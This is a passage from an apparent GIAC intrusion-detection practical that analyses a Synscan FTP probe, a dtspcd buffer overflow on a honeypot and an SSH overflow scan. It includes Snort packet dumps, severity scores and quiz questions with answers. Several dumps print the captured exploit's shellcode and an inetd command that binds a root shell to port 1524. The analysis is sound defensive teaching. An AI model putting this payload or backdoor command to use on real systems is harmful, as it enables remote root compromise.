Lately there has been a lot of talk about tools like synscan, mscan, sscan etc being integrated into worms like Ramen, canserserver and the notorious t0rn root kit on incidents.org mailing list. Source: http://www.giac.org/practical/donald_smith_gcia.doc

Corelations: There have been various mentions of this on various incidents mailing lists including incidents.org and securityfocus. Malicious users hack vulnerable systems and then install rootkits and tools to scan other systems. This Detect could possibly be an example of that.

There are also various other instances of Synscan tool being used but targeted at different ports. Such correlations can be found on some of the practicals at GIAC.
http://www.giac.org/practical/Alex_Stephens_GCIA.htm#section1 (network detect #2)
http://www.giac.org/practical/Roland_Gerlach_GCIA.html#detect2

Evidence of Active Targeting: This is a reconnaissance probe to scan the entire network to find vulnerable instances of FTP services running on the host systems, and there is definite evidence of active targeting. A whois on the IP indicates it originates from Korea i.e. Korea Network Information Center.

Severity: (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality: 3, It's a reconnaissance probe followed by an attempt to map wether the service is vulnerable
Lethality: 4, FTP is known to have a history of vulnerabilities with recent buffer overflows giving away root access. The probe was successful in mapping the hosts.
System Countermeasures: 2.5, Not much is known about the systems that were scanned but they did respond to FTP attempts which indicates a possibility of a potential vulnerable system.
Network Countermeasures: 2.5, Not much is known about the network except that it has a Intrusion Detection System. The probe seemed to be successful and is getting responses indicating potential holes in the network or the firewall.

(3 + 4) – (2.5 + 1.5) = 3

Defensive Recommendation: The site administrator should immediately conduct his own scan and determine the current systems that are running FTP services. If they are running any older versions of wu-ftp or proftd and the system logs show any kind of compromise he should take those systems offline and rebuild them with the latest versions/patches. Its would be advisable to put a firewall between the systems and the net if there isn't any. All systems that replied to the probe should be closely monitored by the IDS for any attempts of compromise and should be scanned for root kits. It is also possible that these systems might be used for scanning other systems on the net so detecting such activity might assist in looking for any compromised systems.
Lastly the Administrator of the offending IP needs to be notified. Although Security Administrators in the Asia Pacific region are known to not actively pursue such matters but its always good to be a good citizen of the net and report it. Who knows, one day they might even respond.

Multiple Choice Question:

What port scanning tool is commonly known to have a Src_Port = Dst_Port, IP ID number of 39436 and a Window Size of 1028.
[a] Nmap

[b] Queso
[c] Synscan
[d] Hping2

Answer: [c]

Detect 2:

```
01/08-08:45:53.340674 10.10.10.1:3590 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41351 IpLen:20 DgmLen:60 DF
******S* Seq: 0xFE2A6E26  Ack: 0x0  Win: 0x3EBC  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 463985592 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:45:53.344157 10.10.10.2:6112 -> 10.10.10.1:3590
TCP TTL:63 TOS:0x0 ID:27267 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0x5F37BFC1  Ack: 0xFE2A6E27  Win: 0x6028  TcpLen: 44
TCP Options (9) => NOP NOP TS: 4157709 463985592 NOP WS: 0 NOP
TCP Options => NOP SackOK MSS: 1460
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:45:53.426133 10.10.10.1:3590 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41352 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xFE2A6E27  Ack: 0x5F37BFC2  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463985600 4157709
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:45:53.434763 10.10.10.1:3590 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41353 IpLen:20 DgmLen:85 DF
***AP*** Seq: 0xFE2A6E27  Ack: 0x5F37BFC2  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463985600 4157709
30 30 30 30 30 30 30 32 30 34 30 30 30 64 30 30  0000000204000d00
30 31 20 20 34 20 00 72 6F 6F 74 00 00 31 30 00  01  4 .root..10.
00                                               .
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:45:53.437889 10.10.10.2:6112 -> 10.10.10.1:3590
TCP TTL:63 TOS:0x0 ID:27268 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5F37BFC2  Ack: 0xFE2A6E48  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4157718 463985600
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:45:53.558666 10.10.10.2:6112 -> 10.10.10.1:3590
TCP TTL:63 TOS:0x0 ID:27269 IpLen:20 DgmLen:119 DF
***AP*** Seq: 0x5F37BFC2  Ack: 0xFE2A6E48  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4157731 463985600
30 30 30 30 30 30 30 30 31 34 30 30 32 66 30 30  0000000014002f00
30 31 20 20 33 20 00 2F 2F 2E 53 50 43 5F 41 41  01  3 .//.SPC_AA
41 48 5F 61 71 57 67 00 31 30 30 30 00 77 69 6C  AH_aqWg.1000.wil
6C 79 3A 53 75 6E 4F 53 3A 35 2E 38 3A 73 75 6E  ly:SunOS:5.8:sun
34 75 00                                         4u.
```

```
……………………………….Truncated Logs…………………………………………
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:45:53.677585 10.10.10.2:6112 -> 10.10.10.1:3590
TCP TTL:63 TOS:0x0 ID:27271 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x5F37C005  Ack: 0xFE2A6E5D  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4157743 463985623
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:45:53.761596 10.10.10.1:3590 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41358 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xFE2A6E5D  Ack: 0x5F37C006  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463985634 4157743
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:46:04.167060 10.10.10.1:3592 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41385 IpLen:20 DgmLen:60 DF
******S* Seq: 0xFEE2C114  Ack: 0x0  Win: 0x3EBC  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 463986673 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:46:04.169263 10.10.10.2:6112 -> 10.10.10.1:3592
TCP TTL:63 TOS:0x0 ID:27273 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0x5F66192E  Ack: 0xFEE2C115  Win: 0x6028  TcpLen: 44
TCP Options (9) => NOP NOP TS: 4158792 463986673 NOP WS: 0 NOP
TCP Options => NOP SackOK MSS: 1460
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:46:04.294089 10.10.10.1:3592 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41387 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xFEE2C115  Ack: 0x5F66192F  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463986683 4158792
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:46:04.378306 10.10.10.1:3592 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41388 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0xFEE2C115  Ack: 0x5F66192F  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463986683 4158792
30 30 30 30 30 30 30 32 30 34 31 30 33 65 30 30  0000000204103e00
30 31 20 20 34 20 00 00 00 31 30 00 80 1C 40 11  01  4 ...10...@.
80 1C 40 11 10 80 01 01 80 1C 40 11 80 1C 40 11  ..@.......@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
……………………Truncated Logs……………………………..
80 1C 40 11 80 1C 40 11 80 1C 40 11 20 BF FF FF  ..@...@...@. ...
20 BF FF FF 7F FF FF FF 90 03 E0 34 92 23 E0 20   ..........4.#.
A2 02 20 0C A4 02 20 10 C0 2A 20 08 C0 2A 20 0E  .. ... ..* ..* .
D0 23 FF E0 E2 23 FF E4 E4 23 FF E8 C0 23 FF EC  .#...#...#...#..
82 10 20 0B 91 D0 20 08 2F 62 69 6E 2F 6B 73 68  .. ... ./bin/ksh
20 20 20 20 2D 63 20 20 65 63 68 6F 20 22 69 6E      -c  echo "in
67 72 65 73 6C 6F 63 6B 20 73 74 72 65 61 6D 20  greslock stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 22 3E 2F  /bin/sh sh -i">/
```

```
74 6D 70 2F 78 3B 2F 75 73 72 2F 73 62 69 6E 2F  tmp/x;/usr/sbin/
69 6E 65 74 64 20 2D 73 20 2F 74 6D 70 2F 78 3B  inetd -s /tmp/x;
73 6C 65 65 70 20 31 30 3B 2F 62 69 6E 2F 72 6D  sleep 10;/bin/rm
20 2D 66 20 2F 74 6D 70 2F 78 20 41 41 41 41 41   -f /tmp/x AAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41                          AAAAAAAA
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:46:04.378324 10.10.10.1:3592 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41389 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0xFEE2C6BD  Ack: 0x5F66192F  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463986683 4158792
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
……………………………Truncated Logs….……………………………...
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41                          AAAAAAAA
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:46:04.382862 10.10.10.2:6112 -> 10.10.10.1:3592
TCP TTL:63 TOS:0x0 ID:27274 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5F66192F  Ack: 0xFEE2C6BD  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4158814 463986683
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:46:04.383230 10.10.10.2:6112 -> 10.10.10.1:3592
TCP TTL:63 TOS:0x0 ID:27275 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5F66192F  Ack: 0xFEE2CC65  Win: 0x6028  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4158814 463986683
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:46:04.527641 10.10.10.1:3592 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41390 IpLen:20 DgmLen:1334 DF
***AP*** Seq: 0xFEE2CC65  Ack: 0x5F66192F  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463986704 4158814
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
44 44 44 44 FF FF FF FF 45 45 45 45 46 46 46 46  DDDD....EEEEFFFF
47 47 47 47 FF 23 CA 0C 42 42 42 42 42 42 42 42  GGGG.#..BBBBBBBB
42 42                                            BB
……………………………Truncated Logs….……………………………...
01/08-08:46:04.615510 10.10.10.1:3592 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41392 IpLen:20 DgmLen:52 DF
***A***F Seq: 0xFEE2D167  Ack: 0x5F661930  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463986720 4158829
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-08:46:04.616526 10.10.10.2:6112 -> 10.10.10.1:3592
TCP TTL:63 TOS:0x0 ID:27277 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5F661930  Ack: 0xFEE2D168  Win: 0x6028  TcpLen: 32
```

TCP Options (3) => NOP NOP TS: 4158837 463986720

Source: This detect was taken from incidents.org Incidents mailing list. This post was made on February 16th by Chris Grout [cgrout@s4r.com] http://www.incidents.org/archives/intrusions/msg03246.html which refers to http://project.honeynet.org/scans/dtspcd/dtspcd.txt which had the entire packet trace for this attack.

Detect Generation Tool: The packet trace was generated by Snort, an Intrusion Detection System by Marty Roesch. Following is a breakdown and interpretation of a sample snort trace:

DATE Src_IP:TCP_Src_Port Dst_IP:TCP_Dst_Port
01/08-08:46:04.616526 10.10.10.2:6112 -> 10.10.10.1:3592

Protocol Time_To_Live Type_of_Service IP_ID IP_Hdr_len IP_Pkt_len
TCP TTL:63 TOS:0x0 ID:27277 IpLen:20 DgmLen:52

Fragment_bit
DF

TCP_Flags Sequence_No. Acknowledge_No. Window_Size Tcp_Pkt_len
A* Seq: 0x5F661930 Ack: 0xFEE2D168 Win: 0x6028 TcpLen: 32

TCP_OPTIONS
TCP Options (3) => NOP NOP TS: 4158837 463986720

TCP hex Payload TCP Payload in Ascii

Probability Source Address is Spoofed: Zero, this is a targeted attack to get root shell on the system to exploit the dtscpd service, we see couple of TCP connections in the Snort dump which in theory could be replayed but would rely heavily on Sequence Number guessing on the targeted system (Solaris) which is extremely difficult.

Description of Attack: This is the dtscpd 6112/tcp vulnerability found commonly on systems that run CDE. CDE is the Common Desktop Environment GUI commonly used on Unix and Linux systems. It is usually the standard on a Solaris platform along with OpenWindows. dtscpd is the subprocess control service and is forked out by inetd daemon. Dtscpd's primary function is to execute commands when an attempt is made from the CDE client. It's usually turned on by default. There is a vulnerability in one of the libraries that dtscpd uses i.e. libDTSvc.so.1 that a malicious user could exploit to overflow the buffer and make the system execute arbitrary code remotely. What makes the attack more effective is that dtscpd by default runs with root privileges and that would give the attacker freedom to execute the code with super user privileges which is potentially devastating.

Attack Mechanism: The Snort dump shows 2 different connections. The first connection is a successful reconnaissance probe, the response from the victims system indicates that it sends the attacker information about the current OS being used on the system. i.e. SunOS: 5.8:sun4u.
From the SYN packet and from some Passive OS fingerprinting, it appears that the attacking machine is a variant of Linux OS.
01/08-08:45:53.340674 10.10.10.1:3590 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41351 IpLen:20 DgmLen:60 DF
******S* Seq: 0xFE2A6E26 Ack: 0x0 Win: 0x3EBC TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 463985592 0 NOP WS: 0
Corelation from http://www.incidents.org/papers/OSfingerprinting.php
Linux is one of the few OS which has an initial length of 60 bytes, 5 TCP options and a TTL of 64 in the SYN packet. Its safe to assume that the initial TTL value was 64 although some OSs have been known to have a TTL of 60.
The Window size on the SYN packet is 0x3EBC i.e. 16060. A search on google on win 16060 led to the following website http://www.in-addr.de/pipermail/lvs-users/2001-May/001986.html which indicates the Client machine traces have the same window size. Alhough it's not clear that the Client Machine is a Linux system but the mailing list is regarding the Linux Virtual Server and its looks probable that the user is a heavy Linux user.
A minute after the reconnaissance probe, the attacker attempts the dtspcd overflow exploit which is being claimed to be successful by the honeynet.org website. What the attacker does is he creates a file /tmp/x, and run inetd with that file. The file /tmp/x contains instructions for inetd to listen on port ingresslock i.e 1524/tcp and fork out /bin/sh sh –i when a connection is attempted on that port.

```
82 10 20 0B 91 D0 20 08 2F 62 69 6E 2F 6B 73 68  .. ... ./bin/ksh
20 20 20 20 2D 63 20 20 65 63 68 6F 20 22 69 6E      -c  echo "in
67 72 65 73 6C 6F 63 6B 20 73 74 72 65 61 6D 20  greslock stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 22 3E 2F  /bin/sh sh -i">/
74 6D 70 2F 78 3B 2F 75 73 72 2F 73 62 69 6E 2F  tmp/x;/usr/sbin/
69 6E 65 74 64 20 2D 73 20 2F 74 6D 70 2F 78 3B  inetd -s /tmp/x;
73 6C 65 65 70 20 31 30 3B 2F 62 69 6E 2F 72 6D  sleep 10;/bin/rm
20 2D 66 20 2F 74 6D 70 2F 78 20 41 41 41 41 41   -f /tmp/x AAAAA
```

Corelation: There have been various reported scanning activity for port 6112 and root compromise on systems and there have been various incidents reported on Incidents.org website. Following are some of the URLs that report compromise or Scanning activity.
http://www.incidents.org/archives/intrusions/msg03410.html

CVE numbers for the various dtscpd exploits are:
CVE-1999-0689
CAN-2001-0803

Following are other advisories regarding the recent exploit CAN-2001-0803

http://www.kb.cert.org/vuls/id/172583
http://www.iss.net/security_cnter/alerts/advise101.php
http://www.cert.org/advisories/CA-2001-31.html
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0803

Evidence of Active Targeting: This was a definite act of active targeting. It was a root compromise on a honeypot hosted by Lance Spitzner.

Severity: (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)
Criticality: 5, A very targeted attack. A reconnaissance probe followed by the exploit
Lethality: 5, As stated on the website, the end system was compromised and a backdoor was successfully installed.
System Countermeasures: 1, The system is a honeypot and is intentionally running vulnerable applications without any countermeasures except besides a good tracking/logging mechanism.
Network Countermeasures: 1, None, besides the Intrusion Detection System monitoring the link.

(5 + 5) – (1 + 1) = 8

Defensive Recommendation: The Victim machine in this case is a honeypot so there is really no defensive recommendation but to ensure that the system is rebuilt after the compromise and ensure that this system is not used to actively target other systems/network for DoS attacks or reconnaissance probes.

Multiple Choice Questions:

This is a packet trace, what exactly is going on?

```
                                                ... ./bin/ksh
20 20 20 20 2D 63 20 20 65 63 68 6F 20 22 69 6E      -c  echo "in
67 72 65 73 6C 6F 63 6B 20 73 74 72 65 61 6D 20  greslock stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 22 3E 2F  /bin/sh sh -i">/
74 6D 70 2F 78 3B 2F 75 73 72 2F 73 62 69 6E 2F  tmp/x;/usr/sbin/
69 6E 65 74 64 20 2D 73 20 2F 74 6D 70 2F 78 3B  inetd -s /tmp/x;
73 6C 65 65 70 20 31 30 3B 2F 62 69 6E 2F 72 6D  sleep 10;/bin/rm
20 2D 66 20 2F 74 6D 70 2F 78 20 41 41 41 41 41   -f /tmp/x
```

[a] The user is viewing the inted configuration file
[b] The user is trying to run various shells at once
[c] The user is trying to install a backdoor into the system and there is a typo in how he is trying to install the backdoor.
[d] The user is trying to install a backdoor which will give him shell access.

Answer: [d]

Detect 3:

Primary Logs

Host lookup: , Dates: 02/24/02 - 03/01/02 Pattern: host 210.95.141.82

02/28/02 17:00:47.694128 210.95.141.82.3737 > My.Net.Here.162.22: S
2387977349:2387977349(0) win 32120
(DF) (ttl 46, id 47436)
02/28/02 17:00:47.701083 My.Net.Here.162.22 > 210.95.141.82.3737: S
1700027958:1700027958(0) ack
2387977350 win 32120 (DF) (ttl 64, id 55835)
02/28/02 17:00:47.703776 210.95.141.82.3738 > My.Net.Here.163.22: S
2391663257:2391663257(0) win 32120
(DF) (ttl 46, id 47437)
02/28/02 17:00:47.723091 210.95.141.82.3739 > My.Net.Here.164.22: S
2380746708:2380746708(0) win 32120
(DF) (ttl 45, id 47438)
……..LOT OF SYNS TRUNCATED TO MINIMIZE LOGS……
02/28/02 17:00:47.977255 My.Net.Here.190.22 > 210.95.141.82.3765: S
1692917640:1692917640(0) ack
2385591852 win 32120 (DF) (ttl 64, id 55840)
02/28/02 17:00:48.014073 210.95.141.82.3737 > My.Net.Here.162.22: . ack 1700027959
win 32120 (DF) (ttl 46,
id 47660)
02/28/02 17:00:48.022630 210.95.141.82.3739 > My.Net.Here.164.22: . ack 1698847353
win 32120 (DF) (ttl 45,
id 47669)
02/28/02 17:00:48.031093 210.95.141.82.3745 > My.Net.Here.170.22: . ack 1695807385
win 32120 (DF) (ttl 46,
id 47675)
02/28/02 17:00:48.088779 My.Net.Here.162.22 > 210.95.141.82.3737: P
1700027959:1700027984(25) ack
……LOGS TRUNCATED……...
02/28/02 17:00:48.318197 210.95.141.82.3765 > My.Net.Here.190.22: . ack 1692917641
win 32120 (DF) (ttl 45,
id 47761)
02/28/02 17:00:48.357885 My.Net.Here.190.22 > 210.95.141.82.3765: P
1692917641:1692917666(25) ack
2385591852 win 32120 (DF) (ttl 64, id 55847)
02/28/02 17:00:48.388653 210.95.141.82.3737 > My.Net.Here.162.22: . ack 1700027984
win 32120 (DF) (ttl 46,
id 47879)

02/28/02 17:00:48.397171 210.95.141.82.3739 > My.Net.Here.164.22: . ack 1698847378 win 32120 (DF) (ttl 45,
id 47880)
……LOGS TRUNCATED……
... {Eyestrain break}

02/28/02 17:01:08.888191 210.95.141.82.3959 > My.Net.Here.162.22: .
2393445856:2393447304(1448) ack
1699285540 win 32120 (DF) (ttl 46, id 48877)
02/28/02 17:01:09.103553 210.95.141.82.3959 > My.Net.Here.162.22: .
2393447304:2393448752(1448) ack
1699285540 win 32120 (DF) (ttl 46, id 48878)
02/28/02 17:01:09.104426 My.Net.Here.162.22 > 210.95.141.82.3959: . ack 2393448752 win 31856 (DF) (ttl 64,
id 55913)
02/28/02 17:01:09.261195 210.95.141.82.3959 > My.Net.Here.162.22: P
2393448752:2393449796(1044) ack
1699285540 win 32120 (DF) (ttl 46, id 48879)
02/28/02 17:01:09.270047 210.95.141.82.3738 > My.Net.Here.163.22: S
2391663257:2391663257(0) win 32120
(DF) (ttl 46, id 48902)
02/28/02 17:01:09.510623 210.95.141.82.3959 > My.Net.Here.162.22: F
2393449796:2393449796(0) ack
1699285540 win 32120 (DF) (ttl 46, id 49095)
02/28/02 17:01:09.511920 My.Net.Here.162.22 > 210.95.141.82.3959: . ack 2393449797 win 31856 (DF) (ttl 64,
id 55914)
02/28/02 17:01:09.519092 210.95.141.82.3737 > My.Net.Here.162.22: R
2387977350:2387977350(0) ack
1700027984 win 32120 (DF) (ttl 46, id 49096)
02/28/02 17:01:09.527603 210.95.141.82.3745 > My.Net.Here.170.22: R
2384514362:2384514362(0) ack
1695807410 win 32120 (DF) (ttl 46, id 49098)
02/28/02 17:01:09.536113 210.95.141.82.3739 > My.Net.Here.164.22: R
2380746709:2380746709(0) ack
1698847378 win 32120 (DF) (ttl 45, id 49097)
02/28/02 17:01:09.544621 210.95.141.82.3755 > My.Net.Here.180.22: R
2377920118:2377920118(0) ack
1701089209 win 32120 (DF) (ttl 45, id 49099)
02/28/02 17:01:09.553200 210.95.141.82.3765 > My.Net.Here.190.22: R
2385591852:2385591852(0) ack
1692917666 win 32120 (DF) (ttl 45, id 49100)
02/28/02 17:10:49.380520 My.Net.Here.162.22 > 210.95.141.82.3959: F
1699285540:1699285540(0) ack
2393449797 win 31856 (DF) (ttl 64, id 55949)

02/28/02 17:10:49.627055 210.95.141.82.3959 > My.Net.Here.162.22: R
2393449797:2393449797(0) win 0 (ttl
237, id 7725)

Supplementary Analysis

*** System Log Entry
Feb 28 17:41:49 target sshd[8409]: fatal: Timeout before authentication for
210.95.141.82.

*** Passive OS Fingerprinting
p0f -s - 'ip and host 210.95.141.82'
p0f: passive os fingerprinting utility, version 1.8.2
(C) Michal Zalewski <lcamtuf@gis.net>, William Stearns <wstearns@pobox.com>
p0f: file: '/etc/p0f.fp', 150 fprints, iface: 'eth0', rule: 'ip and host 210.95.141.82'.
210.95.141.82 [19 hops]: Linux 2.2.9 - 2.2.18
.....
210.95.141.82: UNKNOWN [32120:46:1460:1:118:1:1:60].
210.95.141.82 [19 hops]: Linux 2.2.9 - 2.2.18

*** Probe Announcement!
Frame 84 (94 on wire, 94 captured)
    Arrival Time: Feb 28, 2002 17:00:49.066717
    Time delta from previous packet: 0.012610 seconds
    Time relative to first packet: 41.655459 seconds
    Frame Number: 84
    Packet Length: 94 bytes
    Capture Length: 94 bytes
...
    Source: 210.95.141.82 (210.95.141.82)
    Destination: My.Net.Here.162 (My.Net.Here.162)
Transmission Control Protocol, Src Port: 3958 (3958), Dst Port: 22 (22), Seq:
2392878317, Ack: 1689070808
...
Data (28 bytes)

0000 08 00 20 11 1b 09 00 50 73 6b 99 69 08 00 45 00   .. ....Psk.i..E.
0010 00 50 bb 20 40 00 2e 06 f9 6c d2 5f 8d 52 xx xx   .P. @....l._xxxx
0020 xx a2 0f 76 00 16 8e a0 6c ed 64 ad 2c d8 80 18   xx.v....l.d.,...
0030 7d 78 89 c1 00 00 01 01 08 0a 0c ad cd 52 b5 b5   }x...........R..
0040 44 75 53 53 48 2d 31 2e 30 2d 53 53 48 5f 56 65   DuSSH-1.0-SSH_Ve
0050 72 73 69 6f 6e 5f 4d 61 70 70 65 72 0a 00   rsion_Mapper..

*** Attack Announcement!

```
Frame 96 (98 on wire, 98 captured)
    Arrival Time: Feb 28, 2002 17:00:49.712852
    Time delta from previous packet: 0.013124 seconds
    Time relative to first packet: 42.301594 seconds
    Frame Number: 96
    Packet Length: 98 bytes
    Capture Length: 98 bytes
...
   Source: 210.95.141.82 (210.95.141.82)
    Destination: My.Net.Here.162 (My.Net.Here.162)
Transmission Control Protocol, Src Port: 3959 (3959), Dst Port: 22 (22), Seq:
2393347204, Ack: 1699285252
...
Data (32 bytes)

0000  08 00 20 11 1b 09 00 50 73 6b 99 69 08 00 45 00   .. ....Psk.i..E.
0010  00 54 bb 26 40 00 2e 06 f9 62 d2 5f 8d 52 xx xx   .T.&@....b._xxxx
0020  xx a2 0f 77 00 16 8e a7 94 84 65 49 09 04 80 18   xx.w......eI....
0030  7d 78 6c 2b 00 00 01 01 08 0a 0c ad cd 92 b5 b5   }xl+............
0040  44 b5 53 53 48 2d 31 2e 35 2d 68 74 74 70 3a 2f   D.SSH-1.5-http:/
0050  2f 61 6e 74 69 2e 73 65 63 75 72 69 74 79 2e 69   /anti.security.i
0060  73 0a

*** Last Data Sent (256 byte snaplen)
Frame 234 (1110 on wire, 256 captured)
    Arrival Time: Feb 28, 2002 17:01:09.261195
    Time delta from previous packet: 0.156769 seconds
    Time relative to first packet: 61.849937 seconds
    Frame Number: 234
    Packet Length: 1110 bytes
    Capture Length: 256 bytes
...
    Source: 210.95.141.82 (210.95.141.82)
    Destination: My.Net.Here.162 (My.Net.Here.162)
Transmission Control Protocol, Src Port: 3959 (3959), Dst Port: 22 (22), Seq:
2393448752, Ack: 1699285540
...
Data (190 bytes)
0000  08 00 20 11 1b 09 00 50 73 6b 99 69 08 00 45 00   .. ....Psk.i..E.
0010  04 48 be ef 40 00 2e 06 f1 a5 d2 5f 8d 52 xx xx   .H..@......_xxxx
0020  xx a2 0f 77 00 16 8e a9 21 30 65 49 0a 24 80 18   xx.w....!0eI.$..
0030  7d 78 3b cb 00 00 01 01 08 0a 0c ad d4 ec b5 b5   }x;.............
0040  4c 10 41 41 41 41 41 41 41 41 41 41 41 41 41 41   L.AAAAAAAAAAAAAA
0050  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0060  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0070  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
```

```
0080  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0090  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
00a0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
00b0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
00c0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
00d0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
00e0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
00f0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
```

Secondary Logs

Host lookup: Date: 20020228 Pattern: udp /pat2.pl -n -d 20020228 -l site -p ' udp ' -g '210.95.141.82'

/(Path to Logs)/Feb28

